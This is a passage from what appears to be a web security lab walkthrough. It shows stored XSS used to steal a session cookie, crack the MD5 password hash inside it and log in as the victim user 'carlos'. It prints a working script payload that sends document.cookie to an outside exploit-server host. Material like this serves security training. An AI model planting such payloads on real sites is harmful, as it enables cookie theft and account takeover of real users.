
Use the default account wiener:peter to log in. Capture the POST /login request with Burp Suite and review the Set-Cookie values created by the application.
3. Studying the Exploit Server Attack Surface

Open the Exploit Server interface. This server allows the attacker to configure HTTP responses and receive data sent from the victim browser.
4. Exploiting Stored XSS to Steal Cookies
Inject a JavaScript payload into the blog comment form. The payload redirects the victim browser to the Exploit Server and appends document.cookie as a query parameter.
<script>document.location='https://exploit-0a5e00dc043853af80f1023401970014.exploit-server.net/exploit?secret='+document.cookie</script>

5. Confirming Successful Comment Submission
The application displays “Thank you for your comment!”, confirming that the malicious script has been stored in the database and will execute when another user views the comment.
6. Reading the Exploit Server Access Log

Wait for the simulated victim or administrator to view the infected post. Then inspect the Exploit Server access log. A GET request appears with leaked cookie data included in the request path.

7. Extracting User Information with CyberChef
Copy the encoded cookie value from the access log into CyberChef and apply the From Base64 operation. The decoded value reveals carlos:26323c16d5f4dabff3bb136f2460a943.

8. Performing Offline Password Cracking
Submit the MD5 hash 26323c16d5f4dabff3bb136f2460a943 to CrackStation. The hash is cracked successfully, revealing Carlos’s plaintext password: onceuponatime.

9. Logging in with the Cracked Credentials
Return to the lab login page and authenticate using the username carlos and the cracked password onceuponatime.

10. Accessing Carlos’s Account Management Page
After logging in successfully, the application redirects to Carlos’s My Account page. A sensitive Delete account function is available.
